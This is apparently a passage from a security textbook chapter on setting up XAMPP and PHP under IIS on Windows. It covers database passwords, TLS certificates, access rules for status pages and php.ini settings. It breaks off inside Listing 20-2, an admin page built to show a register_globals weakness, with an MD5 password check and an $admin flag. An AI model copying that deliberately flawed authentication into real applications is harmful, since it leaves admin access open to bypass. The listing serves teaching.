


Figure 20-4. *The XAMPP Control Panel. Left: XAMPP 1.8.0 on Windows Server 2012 R2. Right: XAMPP 7.0.0 on Windows 10.*

The primary Apache configuration file is `C:\xampp\apache\conf\httpd.conf`. That file sets the location of document root to `C:\xampp\htdocs`. Additional configuration files are in the directory `C:\xampp\apache\conf\extra`. Some, but not all, these files are included in the Apache server from the primary configuration file. For example, the file `C:\xampp\apache\conf\extra\httpd-ssl.conf` is included via the following lines in `C:\xampp\apache\conf\httpd.conf`

```
# Secure (SSL/TLS) connections
Include conf/extra/httpd-ssl.conf
```

Older versions of XAMPP include MySQL, while the newer versions include MariaDB. The MySQL/MariaDB tools are stored in the directory `C:\xampp\mysql`, and the binaries are in the

directory `C:\xamm\mysql\bin`. This includes the Perl script `mysql_secure_installation.pl`. Later versions of XAMPP allow the administrator to install Perl as part of the initial installation process (*cf.* Figure 20-3, right).

The XAMPP shell from the XAMPP Control Panel (Figure 20-4) provides a customized command prompt with updated path and environment variables. The MySQL client can be started directly from this XAMPP shell. For example, on XAMPP 7.0.0, launching MariaDB from this prompt yields the following.

```
Setting environment for using XAMPP for Windows.
Carl Gauss@NAVI c:\xampp
# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.1.9-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2015, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> \s
--------------
mysql  Ver 15.1 Distrib 10.1.9-MariaDB, for Win32 (AMD64)

Connection id:          3
Current database:
Current user:           root@localhost
SSL:                    Not in use
Using delimiter:        ;
Server:                 MariaDB
Server version:         10.1.9-MariaDB mariadb.org binary distribution
Protocol version:       10
Connection:             localhost via TCP/IP
Server characterset:    latin1
Db     characterset:    latin1
Client characterset:    cp850
Conn.  characterset:    cp850
TCP port:               3306
Uptime:                 6 min 33 sec

Threads: 1  Questions: 9  Slow queries: 0  Opens: 0  Flush tables: 1  Open tables:
11  Queries per second avg: 0.022
--------------
```

The MySQL client can be launched from a generic command prompt by specifying the full path `c:\xampp\mysql\bin\mysql.exe`.

Configuring PHP

The configuration file for PHP on XAMPP is `C:\xampp\php\php.ini`. Changes in the configuration file require a restart of the web server.

Securing XAMPP

The default installation of XAMPP is insecure; it is designed as an environment for developers. Insecure development environments can be used by attackers as their first point of entry to a network, as a place to harvest credentials for use on other systems, or as a location to deploy persistence.

Securing the XAMPP Database

There are no passwords for the MySQL/MariaDB accounts. For example, here is the situation on the default MariaDB installation with XAMPP 7.0.0.

```
MariaDB [(none)]> SELECT user, host, password FROM mysql.user;
+------+-----------+----------+
| user | host      | password |
+------+-----------+----------+
| root | localhost |          |
| root | 127.0.0.1 |          |
| root | ::1       |          |
|      | localhost |          |
| pma  | localhost |          |
+------+-----------+----------+
5 rows in set (0.03 sec)
```

The passwords for the root user and the guest user can be created and changed by the techniques of Chapter 18. If the XAMPP installation includes Perl, then the script `mysql_secure_installation.pl` can also be used.

SSL/TLS with XAMPP

The XAMPP configuration for SSL/TLS is stored in `C:\xampp\apache\conf\extra\httpd-ssl.conf`.

A new key can be generated with `openssl`, which is included with XAMPP. This can be done from the XAMPP shell.

```
Setting environment for using XAMPP for Windows.
Carl Gauss@NAVI c:\xampp
```

```
# openssl genrsa -out c:\xampp\apache\conf\ssl.key\navi.key 2048
Generating RSA private key, 2048 bit long modulus
.................................+++
.....................................................................+++
e is 65537 (0x10001)
```

As on Linux systems, the properties of the key can be checked.

```
Carl Gauss@NAVI c:\xampp
# openssl rsa -text -noout -in c:\xampp\apache\conf\ssl.key\navi.key
Private-Key: (2048 bit)
modulus:
    00:e5:44:f0:6e:57:29:c6:d1:a4:17:e6:9c:e4:e5:
    47:ab:30:e2:12:f1:5a:8e:f4:4a:e6:20:df:9c:c7:
    23:7a:69:af:01:eb:04:1f:7f:6a:83:03:05:05:77:

... Output Deleted ...
```

A certificate signing request is created in the same fashion as for Linux systems.

```
Carl Gauss@NAVI c:\xampp
# openssl req -new -key c:\xampp\apache\conf\ssl.key\navi.key -out
c:\xampp\apache\conf\ssl.csr\navi.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Maryland
Locality Name (eg, city) []:Towson
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Towson University
Organizational Unit Name (eg, section) []:Security Laboratory
Common Name (e.g. server FQDN or YOUR name) []:navi.stars.example
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []
```

If a standard command prompt is used rather than the XAMPP shell, then the location of the OpenSSL configuration file must be specified on the command line with the flag `-config C:\xampp\apache\bin\openssl.cnf`. Some versions of XAMPP (e.g., 1.7.4) ship without this configuration file.

Once the `.csr` is created, it is signed by a signing server in the same fashion as before (*cf.* Chapter 14).

As another option, the administrator can use XAMPP tools to generate a self-signed certificate.

```
Carl Gauss@NAVI c:\xampp
# openssl req -new -x509 -days 365 -key
c:\xampp\apache\conf\ssl.key\navi.key -out
c:\xampp\apache\conf\ssl.crt\navi.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Maryland
Locality Name (eg, city) []:Towson
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Towson University
Organizational Unit Name (eg, section) []:Security Laboratory
Common Name (e.g. server FQDN or YOUR name) []:navi.stars.example
Email Address []:
```

In either case, the administrator updates the location of the server key and server certificate in `C:\xampp\apache\conf\extra\httpd-ssl.conf`

```
#   Server Certificate:
#   Point SSLCertificateFile "conf/ssl.crt/server.crt"
#   the certificate is encrypted, then you will be prompted for a
#   pass phrase.  Note that a kill -HUP will prompt again.  Keep
#   in mind that if you have both an RSA and a DSA certificate you
#   can configure both in parallel (to also allow the use of DSA
#   ciphers, etc.)
#   Some ECC cipher suites (http://www.ietf.org/rfc/rfc4492.txt)
#   require an ECC certificate which can also be configured in
#   parallel.
SSLCertificateFile "conf/ssl.crt/navi.crt"
```

```
#   Server Private Key:
#   If the key is not combined with the certificate, use this
#   directive to point at the key file.  Keep in mind that if
#   you've both a RSA and a DSA private key you can configure
#   both in parallel (to also allow the use of DSA ciphers, etc.)
#   ECC keys, when in use, can also be configured in parallel
SSLCertificateKeyFile "conf/ssl.key/navi.key"
```

Restart Apache to use the new key and certificate.

The XAMPP Configuration and Security Pages

Prior to XAMPP 7.0, the XAMPP home page on the system provided information about the status of the system (Figure 20-5).




Figure 20-5. *The XAMPP status page for XAMPP 5.5.19. Shown using Firefox 19 on Windows Server 2012.*

The security page provides an overview of the security settings for the XAMPP applications and the page `http://localhost/security/xamppsecurity.php` (Figure 20-6) allows a user to update the passwords for MySQL and to require authentication before accessing the XAMPP status pages.




Figure 20-6. *The XAMPP security page for XAMPP 5.5.19. Shown using Firefox 19 on Windows Server 2012.*

By default, these status and security pages do not require authentication. On more recent versions of XAMPP like XAMPP 5.5.19, the configuration file `C:\xampp\apache\conf\extra\httpd-xampp.conf` contains the following directive.

```
#
# New XAMPP security concept
#
<LocationMatch "^/(?i:(?:xampp|security|licenses|phpmyadmin|webalizer|
server-status|server-info))">
```

```
        Require local
        ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</LocationMatch>
```

This checks to see if a requested URL includes one of several blacklisted keywords (`xampp`, `security`, `licenses`, `webalizer`, `server-status`, or `server-info`). If it does and if the request is not being made from the local server, then a 403 error is returned.

On older versions of XAMPP like XAMPP 1.8.0, the configuration file `C:\xampp\apache\conf\extra\httpd-xampp.conf` contains the following directive.

```
#
# New XAMPP security concept
#
<LocationMatch "^/(?i:(?:xampp|security|licenses|phpmyadmin|webalizer|
server-status|server-info))">
        Order deny,allow
        Deny from all
        Allow from ::1 127.0.0.0/8 \
                fc00::/7 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 \
                fe80::/10 169.254.0.0/16

        ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</LocationMatch>
```

This is noticeably more porous, as it allows access to these pages from hosts on IPv4 private networks, hosts with IPv6 unique local addresses, and hosts with link-local addresses on either IPv4 or IPv6.

If these pages are accessible to remote systems, then at a minimum they should be password protected and require SSL/TLS for access. These changes are implemented using the methods of Chapter 14.

PHP on IIS

PHP can be installed on Windows systems running IIS. One way to do so is to download and run the Web Platform Installer from `http://php.iis.net`. In addition to PHP, the package includes PHP Manager, which is a component in IIS Manager. One limitation of this process is that `http://php.iis.net` generally only provides a link to the current version.

Installing PHP on Windows

A more flexible but more involved process is to install PHP manually and then configure IIS to use PHP. To begin, download a version of PHP from https://windows.php.net/. The directory https://windows.php.net/downloads/releases/ contains the current release versions of PHP for Windows, while the archive directory https://windows.php.net/downloads/releases/archives/ contains PHP releases beginning with PHP 5.2.6.

Select a release and download the Non-Thread Safe (NTS) version.

As an example, to install PHP 5.5.0 (released June 2013) on Windows Server 2012, download the 64-bit NTS package https://windows.php.net/downloads/releases/archives/php-5.5.0-nts-Win32-VC11-x64.zip. This package needs the Microsoft Visual C++ 2012 Redistributable Package (VC 11), which can be downloaded from https://www.microsoft.com/en-us/download/details.aspx?id=30679. Different versions of PHP require different versions of the Microsoft Visual C++ Redistributable Package; these are specified in the name of the PHP package. Links to locations to download the various versions of the Microsoft Visual C++ Redistributable Package are provided in the Notes and References section.

Run the installer for the Microsoft Visual C++ Redistributable Package, and uncompress the PHP installation, say into the directory `C:\PHP`.

Most PHP applications presume that the first file in a directory that is to be loaded is index.php. This can be added as one of the default documents for the web site in IIS Manager.[1]

Testing the Installation

To test the PHP installation, create the test file `test.php` (Listing 20-1) and store it in a convenient location - say the document root for an IIS installation `C:\inetpub\wwwroot\test.php`. The command-line tool for PHP is named `php.exe` and is in the PHP installation directory. The administrator can use it to run the test script with a command like

```
c:\PHP>php c:\inetpub\wwwroot\test.php
phpinfo()
PHP Version => 5.5.0

System => Windows NT DUMUZI 6.2 build 9200 (Windows Server 2012 Standard Edition)
AMD64
Build Date => Jun 19 2013 16:31:59
Compiler => MSVC11 (Visual C++ 2012)
Architecture => x64
```

[1]If this is not done, a user may browse to a PHP web application and be met with a 403 Forbidden error, which can be confusing. What can happen is that the web application does not have one of the other default documents present in the directory, so that when the user browses to the directory, the server attempts to list the directory contents. If directory browsing is disabled, a 403 error is returned.

```
Configure Command => cscript /nologo configure.js  "--enable-snapshot-build"
"--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi"
"--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\
php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\
instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\
sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-
com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => C:\Windows
Loaded Configuration File => (none)

... Output Deleted ...
```

The tool to produce web page output from PHP is named `php-cgi.exe`; it can also be tested.

```
c:\PHP>php-cgi.exe c:\inetpub\wwwroot\test.php
X-Powered-By: PHP/5.5.0
Content-type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}

... Output Deleted ...
```

Installing the CGI Module on IIS

To allow IIS to serve PHP pages, it needs to be able to run PHP via CGI. If the CGI role is not already installed on IIS, it can be installed by launching Server Manager, then selecting the Add Roles and Features Wizard. From Server Roles, navigate Web Server (IIS) ➤ Web Server ➤ Application Development ➤ CGI, and add the role. This can be done either locally on the server or remotely (*cf.* Chapter 7).

Configuring an IIS Handler for PHP

Next, IIS needs to be configured to handle PHP files with the program `C:\PHP\php-cgi.exe`. This is done via an IIS handler. From the IIS Manager, select the server (not one of the sites), and select Handler Mappings. From the action pane on the right, choose Add Module Mapping (Figure 20-7).





Figure 20-7. *Configuring the IIS Handler Mapping for PHP. Shown: Windows Server 2016 connected to a remote Windows Server 2012 installation.*

In the resulting dialog box, choose `*.php` for the request path. For the module, select FastCGIModule from the drop-down. The executable is chosen as `C:\PHP\php-cgi.exe`. There is one odd quirk - when selecting the executable, the open dialog box may default to searching only for `.dll` files; this needs to be modified to select `C:\PHP\php-cgi.exe`. The name of the module mapping is up to the administrator.

Once the handler is created, users can browse to (the already created) `test.php`; the result is similar to Figure 20-8.



System	Windows NT BALROG 6.2 build 9200 (Unknown Windows version Standard Edition) i586
Build Date	Feb 29 2012 19:03:29
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	(none)
Scan this dir for additional .ini files	(none)
Additional .ini	(none)

Figure 20-8. *The output from test.php (Listing 20-1) running on PHP 5.4.0 on Windows Server 2012. Shown on Internet Explorer 10 running on Windows Server 2012.*

Configuring PHP

Although PHP is running, it is running without a configuration file; this can be seen in Figure 20-8. The installation process provides two templates for PHP configuration files; these are `C:\PHP\php.ini-development` and `C:\PHP\php.ini-production`. Either of these files can be renamed as `C:\PHP\php.ini`, and that file will be used as the PHP configuration file.

Before one of these files can be used, it must be edited. Using either file as provided with some versions of PHP may result in the server returning 500 Internal Server Error responses to requests for PHP pages.

The cause is how PHP logs errors. Copy one of the provided templates to `C:\PHP\php.ini` and examine the section where the error log is configured. That section has the following content.

```
; Log errors to specified file. PHP's default behavior is to leave this
; value empty.
; http://php.net/error-log
; Example:
;error_log = php_errors.log
```

```
; Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog
```

Modify the configuration file `C:\PHP\php.ini` and uncomment one of the provided options. Restart the IIS server.

For example, to use the Windows event log to store errors, uncomment the line `error_log=syslog` and restart IIS. In this case, PHP stores its logs in the Windows Application log with a provider name that depends on the version of PHP. These logs can be viewed from Event Viewer or examined with PowerShell locally or remotely.

```
PS C:\> $events = Get-WinEvent -LogName Application -Computer balrog | Where-
Object {$_.ProviderName -like "*PHP*"}

foreach($event in $events) {
   $event.ProviderName
   $event.TimeCreated
   $eventXML = [xml]$event.ToXML()
      for($i=0; $i -le 20; $i++){
          $eventXML.Event.EventData.Data[$i]
   }
   ""
}

PHP-5.4.0
Saturday, August 11, 2018 5:09:49 PM
php[1788]
PHP Warning:  phpinfo(): It is not safe to rely on the system's timezone settings.
You are *required* to use the date.timezone setting or the date_default_timezone_
set() function. In case you used any of those methods and you are still getting
this warning, you most likely misspelled the timezone identifier. We selected the
timezone 'UTC' for now, but please set date.timezone to select your timezone. in
C:\inetpub\wwwroot\test.php on line 1
```

The alternative is to specify an error log file, say with the directive `error_log = C:\PHP\php_errors.log`. In that case, the file `C:\PHP\php_errors.log` contains plaintext error messages.

```
PS C:\> cat '\\balrog\c$\PHP\php_errors.log'
[12-Aug-2018 00:46:36 UTC] PHP Warning:  phpinfo(): It is not safe to rely on the
system's timezone settings. You are *required* to use the date.timezone setting or
the date_default_timezone_set() function. In case you used any of those methods
and you are still getting this warning, you most likely misspelled the timezone
identifier. We selected the timezone 'UTC' for now, but please set date.timezone
to select your timezone. in C:\inetpub\wwwroot\test.php on line 1
```

If the server has multiple web sites and if the administrator uses a file for the PHP error log, then each web site needs to be able to open and write to the log file; if a web site does not have the proper access, then attempts to use PHP will be met with a 500 Internal Server Error.

File permissions can be assigned to application pools. To determine the application pool used by a site, from IIS Manager (Figure 20-7), navigate to Sites, and select the site. From the action pane, choose Basic Settings to see the application pool. The application pool was chosen when the site was created (*cf.* Figure 15-3). With the name of the application pool known, select the file used as the PHP error log; right-click to obtain the properties and navigate to the security tab. Edit the permissions and add a new object. For the location, navigate to the name of the computer. The default location to search is the domain; this location must be changed. For the object name, choose `IIS AppPool\<myappoolname>`. Give that object permissions to modify and write to the log file.

PHP Extensions

The capabilities of PHP can be extended through various extensions. The configuration file `C:\PHP\php.ini` includes the following directive to specify the directory that contains the extensions. By default, it is commented out. The subdirectory `C:\PHP\ext` contains the PHP extensions, so the line can simply be uncommented as follows.

```
; Directory in which the loadable extensions (modules) reside.
; http://php.net/extension-dir
; extension_dir = "./"
; On windows:
extension_dir = "ext"
```

The configuration file `C:\PHP\php.ini` also contains a set of directives to specify which extensions are to be loaded.

```
;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;;

; If you wish to have an extension loaded automatically, use the following
; syntax:
;
;   extension=modulename.extension
;
; For example, on Windows:
;
;   extension=msql.dll

... Output Deleted ...

; Windows Extensions
; Note that ODBC support is built in, so no dll is needed for it.
```

```
; Note that many DLL files are located in the extensions/ (PHP 4) ext/ (PHP
; 5) extension folders as well as the separate PECL DLL download (PHP 5).
; Be sure to appropriately set the extension_dir directive.
;
extension=php_bz2.dll
;extension=php_curl.dll
;extension=php_fileinfo.dll
;extension=php_gd2.dll
;extension=php_gettext.dll
;extension=php_gmp.dll
;extension=php_intl.dll
;extension=php_imap.dll
;extension=php_interbase.dll
;extension=php_ldap.dll
extension=php_mbstring.dll
;extension=php_exif.dll      ; Must be after mbstring as it depends on it
;extension=php_mysql.dll
extension=php_mysqli.dll

... Output Deleted ...
```

Here three lines have been uncommented; these enable the bzip2, mbstring, and the mysqli extensions used by phpMyAdmin (Chapter 21).

Changes to the `C:\PHP\php.ini` file require an IIS server restart to take effect.

PHP Security

The security of a PHP application depends on the underlying configuration of PHP; an application may be secure with one PHP configuration but insecure with another.

Register Globals

As an example, create the following PHP application (Listing 20-2) with the name `global.php`, and store the result in the web server's document root, say on a CentOS 5 or CentOS 6 system.

Listing 20-2. PHP code for `global.php`

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
```

```
<head>
  <title>Admin Page</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>

<?php
$pass = $_POST["pass"];
if(!empty($pass))
        if(md5($pass)== '2b4ae288a819f2bcf8e290332c838148')
                $admin = 1;

